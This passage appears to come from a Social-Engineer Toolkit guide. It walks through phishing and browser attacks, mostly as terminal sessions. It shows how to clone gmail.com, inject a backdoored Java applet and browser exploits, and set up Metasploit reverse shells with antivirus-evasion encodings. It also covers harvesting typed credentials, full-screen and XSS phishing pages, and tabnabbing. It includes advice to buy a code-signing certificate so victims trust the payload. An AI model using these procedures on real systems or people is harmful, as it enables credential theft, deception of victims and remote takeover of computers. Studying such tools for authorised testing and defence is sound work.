**4) Tabnabbing Attack Method**
**5) Web Jacking Attack Method**
**6) Multi-Attack Web Method**
**7) Full Screen Attack Method**
**99) Return to Main Menu**

**set:webattack> 1**

**The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.**

**The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.**

**The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.**

**1) Web Templates**
**2) Site Cloner**
**3) Custom Import**

**99) Return to Webattack Menu**

**set:webattack> 2**

**SET supports both HTTP and HTTPS**
**Example: http://www.thisisafakesite.com**
**Enter the url to clone: https://gmail.com**

***] Cloning the website: https://gmail.com**
**[*] This could take a little bit...**
**[*] Injecting Java Applet attack into the newly cloned website.**
**[*] Filename obfuscation complete. Payload name is: QZ7R7NT**
**[*] Malicious java applet website prepped for deployment**

**What payload do you want to generate:**

**Name: Description:**

**1) Windows Shell Reverse_TCP Spawn a command shell on victim and send back to attacker**
**2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victim and send back to attacker**
**3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and send back to attacker**
**4) Windows Bind Shell Execute payload and create an accepting port on remote system**
**5) Windows Bind Shell X64 Windows x64 Command Shell, Bind TCP Inline**
**6) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse TCP Inline**
**7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter**
**8) Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a port home via multiple ports**
**9) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter**
**10) Windows Meterpreter Reverse DNS Use a hostname instead of an IP address and spawn Meterpreter**
**11) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET**
**12) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support**
**13) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP**
**14) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcodeexec (A/V Safe)**
**15) Import your own executable Specify a path for your own executable**

**set:payloads> 2**

**Below is a list of encodings to try and bypass AV.**

**Select one of the below, 'backdoored executable' is typically the best.**

**1. avoid_utf8_tolower (Normal)**

**2. shikata_ga_nai (Very Good)**
**3. alpha_mixed (Normal)**
**4. alpha_upper (Normal)**
**5. call4_dword_xor (Normal)**
**6. countdown (Normal)**
**7. fnstenv_mov (Normal)**
**8. jmp_call_additive (Normal)**
**9. nonalpha (Normal)**
**10. nonupper (Normal)**
**11. unicode_mixed (Normal)**
**12. unicode_upper (Normal)**
**13. alpha2 (Normal)**
**14. No Encoding (None)**
**15. Multi-Encoder (Excellent)**
**16. Backdoored Executable (BEST)**

**Enter your choice (enter for default): 16**
**[-] Enter the PORT of the listener (enter for default): 443**

**[-] Backdooring a legit executable to bypass Anti-Virus. Wait a few seconds...**
**[-] Backdoor completed successfully. Payload is now hidden within a legit executable.**

**********************************************************
**Do you want to create a Linux/OSX reverse_tcp payload**
**in the Java Applet attack as well?**
**********************************************************


**Enter choice yes or no: yes**
**Enter the port to listen for on OSX: 8080**
**Enter the port to listen for on Linux: 8081**
**Created by msfpayload (http://www.metasploit.com).**
**Payload: osx/x86/shell_reverse_tcp**
**Length: 65**
**Options: LHOST=172.16.32.129,LPORT=8080**
**Created by msfpayload (http://www.metasploit.com).**
**Payload: linux/x86/shell/reverse_tcp**
**Length: 50**
**Options: LHOST=172.16.32.129,LPORT=8081**

**********************************************************
**Web Server Launched. Welcome to the SET Web Attack.**
**********************************************************

```
[--] Tested on IE6, IE7, IE8, Safari, Chrome, and FireFox [--]

[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support
[-] ***


_                                                    _
/ \  / \       __                        _   __    /_/ __
| |\ / | _____  \ \          ___   _____ | | /  \  _   \ \
| | V| | |___\ |- -|   /\    / __\ | -__/ | | | | ||| |- -|
|_|  | | | _|__  ||_  / -\ __\ \  ||   ||_ \__/ || ||_
     |/  |____/  \___\/ /\  \___/   \/     \__|    |_\  \___\


      =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 891 exploits - 484 auxiliary - 149 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
      =[ svn r15540 updated 23 days ago (2012.06.27)

resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
osx/x86/shell_reverse_tcp
PAYLOAD => osx/x86/shell_reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8080
LPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
```

```
ExitOnSession => false
[*] Started reverse handler on 0.0.0.0:443
resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
[*] Exploit running as background job.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD
linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 8081
LPORT => 8081
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (src/program_junk/meta_config)> set AutoRunScript migrate -f
[*] Started reverse handler on 172.16.32.129:8080
AutoRunScript => migrate -f
resource (src/program_junk/meta_config)> exploit -j
[*] Starting the payload handler...
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 172.16.32.129:8081
[*] Starting the payload handler...
```

In this attack, we've set up our scenario to clone https://gmail.com and use the reverse meterpreter attack vector on port 443. We've used the backdoored executable to hopefully bypass anti-virus and setup Metasploit to handler the reverse connections. If you wanted to utilize an email with this attack vector you could turn the config/set_config turn the WEBATTACK_EMAIL=OFF to WEBATTACK_EMAIL=ON. When you get a victim to click a link or coax him to your website, it will look something like this:




As soon as the victim clicks run, you are presented with a meterpreter shell, and the victim is redirected back to the original Google site completely unaware that they have been compromised. Note that Java has updated their applet code to show the "Publisher" field on the applet as UNKNOWN when self signing. In order to bypass this, you will need to register a company in your local state, and buy a code signing certificate in the company name.

**[*] Sending stage (748544 bytes) to 172.16.32.131**
**[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1183) at Thu Sep 09 10:06:57 -0400 2010**

**msf exploit(handler) > sessions -i 1**
**[*] Starting interaction with 1...**

**meterpreter > shell**
**Process 2988 created.**
**Channel 1 created.**
**Microsoft Windows XP [Version 5.1.2600]**
**(C) Copyright 1985-2001 Microsoft Corp.**

**C:\Documents and Settings\Administrator\Desktop>**

# 5 Full Screen Attack Vector

FullScreen Attack by: **d4rk0** -> Twitter: **@d4rk0s**

**Attack Description:**

The full-screen attack utilizes the trust in the web browser by using the introduced FullScreen API available in Firefox, Chrome and Safari. ( Windows , Mac or Linux )

The FullScreen attack module comes available with just two FullScreen Attack options. Getting the user to click on a crafted link with spoofed browser tooltip text when the user rolls over the link making them believe it's really https://www.gmail.com . When clicked a script detects which type of browser the user is running and deploys images to match the browser ( including OS ) . Displaying a fake page and asking for user passwords or other important information.

**Full-Screen Main Menu:**

The main menu displays three options the first to generate an original FullScreen attack on it's own separate page. The second option is crafting the full-screen attack into a usable XSS ( Cross site scripting ) set of files ready to be deployed. And of course the last option will take you back to SETs previous menu.

First Option:

First option will display two available Full-Screen Attacks Picking one or the other will result in several prompts asking you information based on how you would
like your FullScreen Attack page created for field deployment. Currently the two Generated attacks
are GMAIL and FACEBOOK. PHP must be enabled on your server for additional information gathering
techniques to work. It will ask if you have a local server running? A simple Yes or no will lead you to either
storing the generated files locally on disk or locally within your running web server. The next question will ask
about relaying the victims information after the attack has been established and finalized. The information can either be saved locally on disk or be mailed to you. ( If you pick mail please make sure PHPs mail features are setup and running. )
Entering an Email address or answering if you would like a Random File name generated for each new submission is then asked. Obviously picking No to random files will have you enter a file name where all results will be stored on disk. The next question will ask if you would like to gather a more in-depth information gathering profile for each victim, this includes things such as GEOIP, ISP, USER AGENT etc..
Other various questions will be asked hitting enter will keep the default answer for each situation. There is also a brief description of each function and what it does also. Make sure SET has proper read + write priv set so it can create all of the newly generated files. Success messages will be displayed after everything has been created. [ 1 PHP File , js Folder , img Folder , css Folder ] The php file will depend on the name you assigned it during configuration the default is index.php. * DO NOT RE NAME ANY FOLDERS OR FILES WITHIN FOLDERS *

**Second Option:**

The second option is for XSS deployment and my favorite. This ends up creating all folders and simply linking to your header.js file (http://yoursite/header.js) in your XSS payload will display the FullScreen attack file embedded within whatever site you have ethically found and are exploiting an XSS within. This also requires PHP be present on your attacking server because a PHP file will be there listening for incoming form submissions. The XSS vuln should be able to run JavaScript for this attack to work properly. Currently there is only one XSS Full-Screen generation option available, which is Facebook. More options and methods will be added in the future.

The First question after selecting this attack is to specify the absolute path of where you are keeping all the folders and files. ( Ex: http://mysite.net/FullScreenfolder ) This needs to be specific so all the images and files can all have an absolute path so they are displayed during the XSS attack. All other questions will be straightforward and explained with a brief description of what it does. Last you will pick a spot where to upload all of the generated files for the attack. There will be one PHP file called varGrab.php that will sit on your backend server listening to incoming data. (The data is transferred using various JavaScript methods ) The others are folders created [js, img, css ] . The JavaScript file that you want to link during your XSS payload is [ http://yoursite.com/js/header.js ]  ( in the js folder )

*** DO NOT CHANGE FOLDER OR FILE NAMES UNLESS YOU ARE REALLY DIVING INTO THINGS ***

# 6 Metasploit Browser Exploit Method

The Metasploit Browser Exploit Method will import Metasploit client-side exploits with the ability to clone the website and utilize browser-based exploits. Let's take a quick look on exploiting a browser exploit through SET.

**Select from the menu:**

**1) Spear-Phishing Attack Vectors**
**2) Website Attack Vectors**
**3) Infectious Media Generator**
**4) Create a Payload and Listener**
**5) Mass Mailer Attack**
**6) Arduino-Based Attack Vector**
**7) SMS Spoofing Attack Vector**

**8) Wireless Access Point Attack Vector**
**9) QRCode Generator Attack Vector**
**10) Powershell Attack Vectors**
**11) Third Party Modules**

**99) Return back to the main menu.**

**set> 2**

**The Web Attack module is a unique way of utilizing multiple web-based attack in order to compromise the intended victim.**

**The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.**

**The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.**

**The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.**

**The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.**

**The Web-Jacking Attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.**

**The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.**

**1) Java Applet Attack Method**
**2) Metasploit Browser Exploit Method**
**3) Credential Harvester Attack Method**
**4) Tabnabbing Attack Method**
**5) Web Jacking Attack Method**
**6) Multi-Attack Web Method**
**7) Full Screen Attack Method**

**99) Return to Main Menu**

**set:webattack> 2**

**The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.**

**The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.**

**The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.**

**[!] Website Attack Vectors [!]**

**1. Web Templates**
**2. Site Cloner**
**3. Custom Import**
**4. Return to main menu**

**Enter number (1-4): 2**

**SET supports both HTTP and HTTPS**
**Example: http://www.thisisafakesite.com**
**Enter the url to clone: https://gmail.com**

**Enter the browser exploit you would like to use [8]:**

**1) Java AtomicReferenceArray Type Violation Vulnerability**
**2) MS12-037 Internet Explorer Same ID Property Deleted Object Handling Memory Corruption**
**3) Microsoft XML Core Services MSXML Uninitialized Memory Corruption**
**4) Adobe Flash Player Object Type Confusion**
**5) Adobe Flash Player MP4 "cprt" Overflow**
**6) MS12-004 midiOutPlayNextPolyEvent Heap Overflow**
**7) Java Applet Rhino Script Engine Remote Code Execution**
**8) MS11-050 IE mshtml!CObjectElement Use After Free**
**9) Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability**
**10) Cisco AnyConnect VPN Client ActiveX URL Property Download and Execute**
**11) Internet Explorer CSS Import Use After Free (default)**

**12) Microsoft WMI Administration Tools ActiveX Buffer Overflow**
**13) Internet Explorer CSS Tags Memory Corruption**
**14) Sun Java Applet2ClassLoader Remote Code Execution**
**15) Sun Java Runtime New Plugin docbase Buffer Overflow**
**16) Microsoft Windows WebDAV Application DLL Hijacker**
**17) Adobe Flash Player AVM Bytecode Verification Vulnerability**
**18) Adobe Shockwave rcsL Memory Corruption Exploit**
**19) Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow**
**20) Apple QuickTime 7.6.7 Marshaled_pUnk Code Execution**
**21) Microsoft Help Center XSS and Command Execution (MS10-042)**
**22) Microsoft Internet Explorer iepeers.dll Use After Free (MS10-018)**
**23) Microsoft Internet Explorer "Aurora" Memory Corruption (MS10-002)**
**24) Microsoft Internet Explorer Tabular Data Control Exploit (MS10-018)**
**25) Microsoft Internet Explorer 7 Uninitialized Memory Corruption (MS09-002)**
**26) Microsoft Internet Explorer Style getElementsbyTagName Corruption (MS09-072)**
**27) Microsoft Internet Explorer isComponentInstalled Overflow**
**28) Microsoft Internet Explorer Explorer Data Binding Corruption (MS08-078)**
**29) Microsoft Internet Explorer Unsafe Scripting Misconfiguration**
**30) FireFox 3.5 escape Return Value Memory Corruption**
**31) FireFox 3.6.16 mChannel use after free vulnerability**
**32) Metasploit Browser Autopwn (USE AT OWN RISK!)**

**set:payloads> 7**
**1) Windows Shell Reverse_TCP Spawn a command shell on victim and send back to attacker**
**2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on victim and send back to attacker**
**3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim and send back to attacker**
**4) Windows Bind Shell Execute payload and create an accepting port on remote system.**
**5) Windows Bind Shell X64 Windows x64 Command Shell, Bind TCP Inline**
**6) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Reverse TCP Inline**
**7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter**
**8) Windows Meterpreter Egress Buster Spawn a meterpreter shell and find a port home via multiple ports**
**9) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter**
**10) Windows Meterpreter Reverse DNS Use a hostname instead of an IP**

```
address and use Reverse Meterpreter
  11) Download/Run your Own Executable       Downloads an executable and runs
it

set:payloads> 2
set:payloads> Port to use for the reverse [443]:
[*] Cloning the website: https://gmail.com
[*] This could take a little bit...
[*] Injecting iframes into cloned website for MSF Attack....
[*] Malicious iframe injection successful...crafting payload.


**************************************************
Web Server Launched. Welcome to the SET Web Attack.
**************************************************

[--] Tested on IE6, IE7, IE8, IE9, IE10, Safari, Chrome, and FireFox [--]

[*] Launching MSF Listener...
[*] This may take a few to load MSF...
[-] ***
[-] * WARNING: No database support: String User Disabled Database Support

       =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 891 exploits - 484 auxiliary - 149 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops
       =[ svn r15540 updated 23 days ago (2012.06.27)

resource (src/program_junk/meta_config)> use
windows/browser/ms10_002_aurora
resource (src/program_junk/meta_config)> set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 172.16.32.129
LHOST => 172.16.32.129
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
resource (src/program_junk/meta_config)> set URIPATH /
URIPATH => /
resource (src/program_junk/meta_config)> set SRVPORT 8080
SRVPORT => 8080
resource (src/program_junk/meta_config)> set ExitOnSession false
ExitOnSession => false
```

**resource (src/program_junk/meta_config)> exploit -j**
**[*] Exploit running as background job.**
**msf exploit(ms10_002_aurora) >**
**[*] Started reverse handler on 172.16.32.129:443**
**[*] Using URL: http://0.0.0.0:8080/**
**[*]  Local IP: http://172.16.32.129:8080/**
**[*] Server started.**

Once the victim browses the website, it will look exactly like the site you cloned and then compromise the system.

**[*] Sending stage (748544 bytes) to 172.16.32.131**
**[*] Meterpreter session 1 opened (172.16.32.129:443 -> 172.16.32.131:1183) at Thu Sep 09 10:14:22 -0400 2010**

**msf exploit(handler) > sessions -i 1**
**[*] Starting interaction with 1...**

**meterpreter > shell**
**Process 2988 created.**
**Channel 1 created.**
**Microsoft Windows XP [Version 5.1.2600]**
**(C) Copyright 1985-2001 Microsoft Corp.**

**C:\Documents and Settings\Administrator\Desktop>**

# 7  Credential Harvester Attack Method

The credential harvester attack method is used when you don't want to specifically get a shell but perform phishing attacks in order to obtain username and passwords from the system. In this attack vector, a website will be cloned, and when the victim enters in the user credentials, the usernames and passwords will be posted back to your machine and then the victim will be redirected back to the legitimate site.

**1) Java Applet Attack Method**
**2) Metasploit Browser Exploit Method**
**3) Credential Harvester Attack Method**
**4) Tabnabbing Attack Method**
**5) Web Jacking Attack Method**
**6) Multi-Attack Web Method**
**7) Full Screen Attack Method  99) Return to Main Menu**

**set:webattack>3**

**The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.**

**The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.**

**The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.**

**1) Web Templates**
**2) Site Cloner**
**3) Custom Import**

**99) Return to Webattack Menu**

**set:webattack> 2**

**Email harvester will allow you to utilize the clone capabilities within SET to harvest credentials or parameters from a website as well as place them into a report.**


**SET supports both HTTP and HTTPS**
**Example: http://www.thisisafakesite.com**
**Enter the url to clone: https://gmail.com**

**[*] Cloning the website: https://gmail.com**
**[*] This could take a little bit...**

**The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.**
**[*] I have read the above message. [*]**

**Press {return} to continue.**
**[*] Social-Engineer Toolkit Credential Harvester Attack**
**[*] Credential Harvester is running on port 80**
**[*] Information will be displayed to you as it arrives below:**

Once the victim clicks the link, they will be presented with an exact replica of gmail.com and hopefully be enticed to enter their username and password into the form fields.




As soon as the victim hits sign in, we are presented with the credentials and the victim is redirected back to the legitimate site.

**[*] Social-Engineer Toolkit Credential Harvester Attack**
**[*] Credential Harvester is running on port 80**
**[*] Information will be displayed to you as it arrives below:**
**172.16.32.131 - - [09/Sep/2010 10:12:55] "GET / HTTP/1.1" 200 -**
**[*] WE GOT A HIT! Printing the output:**
**PARAM: ltmpl=default**
**PARAM: ltmplcache=2**
**PARAM: continue=https://mail.google.com/mail/?**
**PARAM: service=mail**
**PARAM: rm=false**
**PARAM: dsh=-7536764660264620804**
**PARAM: ltmpl=default**
**PARAM: ltmpl=default**
**PARAM: scc=1**
**PARAM: ss=1**
**PARAM: timeStmp=**
**PARAM: secTok=**
**PARAM: GALX=nwAWNiTEqGc**
**POSSIBLE USERNAME FIELD FOUND: Email=thisismyuser**
**POSSIBLE PASSWORD FIELD FOUND: Passwd=thisismypassword**
**PARAM: rmShown=1**
**PARAM: signIn=Sign+in**

**PARAM: asts=**
**[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT**

Also note that when your finished to hit CONTROL-C, and a report will be generated for you in two formats. The first is an html-based report; the other is xml if you need to parse the information into another tool.

**^C[*] File exported to reports/2010-09-09 10:14:30.152435.html for your reading pleasure...**
**[*] File in XML format exported to reports/2010-09-09 10:14:30.152435.xml for your reading pleasure...**

**Press {return} to return to the menu.^C**
**The Social-Engineer Toolkit "Web Attack" vector is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.**

**Enter what type of attack you would like to utilize.**

**The Java Applet attack will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.**

**The Metasploit browser exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.**

**The Credential Harvester Method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.**

**The TabNabbing Method will wait for a user to move to a different tab, then refresh the page to something different.**

**The web jacking attack method was introduced by white_sheep, Emgent and the Back|Track team. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its to slow/fast.**

**The multi-attack will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing, all at once to see which is successful.**


**1) Java Applet Attack Method**
**2) Metasploit Browser Exploit Method**
**3) Credential Harvester Attack Method**
**4) Tabnabbing Attack Method**
**5) Web Jacking Attack Method**
**6) Multi-Attack Web Method**
**7) Full Screen Attack Method**
**99) Return to Main Menu**

**set:webattack> ^C**

**Thank you for shopping at the Social-Engineer Toolkit.**

**Hack the Gibson...and remember...hugs are worth more than handshakes.**

**root@bt:/pentest/exploits/set# firefox reports/2010-09-09\ 10\:14\:30.152435.**
**2010-09-09 10:14:30.152435.html  2010-09-09 10:14:30.152435.xml**
**root@bt:/pentest/exploits/set# firefox reports/2010-09-09\ 10\:14\:30.152435.html**




# 8 Tabnabbing Attack Method

The tabnabbing attack method is used when a victim has multiple tabs open, when the user clicks the link, the victim will be presented with a “Please wait while the page loads”. When the victim switches tabs because he/she is multi-tasking, the website detects that a different tab is present and rewrites the webpage to a website you

specify. The victim clicks back on the tab after a period of time and thinks they were signed out of their email program or their business application and types the credentials in. When the credentials are inserts, they are harvested and the user is redirected back to the original website.

**1) Java Applet Attack Method**
**2) Metasploit Browser Exploit Method**
**3) Credential Harvester Attack Method**
**4) Tabnabbing Attack Method**
**5) Web Jacking Attack Method**
**6) Multi-Attack Web Method**
**7) Full Screen Attack Method**
**99) Return to Main Menu**

**set:webattack>4**

**The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.**

**The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.**

**The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.**

**1) Web Templates**
**2) Site Cloner**
**3) Custom Import**

**99) Return to Webattack Menu**

**set:webattack> 2**

**SET supports both HTTP and HTTPS**
**Example: http://www.thisisafakesite.com**
**Enter the url to clone: https://gmail.com**

**[*] Cloning the website: https://gmail.com**
**[*] This could take a little bit...**

**The best way to use this attack is if username and password form**


**fields are available. Regardless, this captures all POSTs on a website.**
**[*] I have read the above message. [*]**

**Press {return} to continue.**

**[*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.**
**[*] Social-Engineer Toolkit Credential Harvester Attack**
**[*] Credential Harvester is running on port 80**
**[*] Information will be displayed to you as it arrives below:**

The victim is presented with a webpage that says please wait while the page loads.


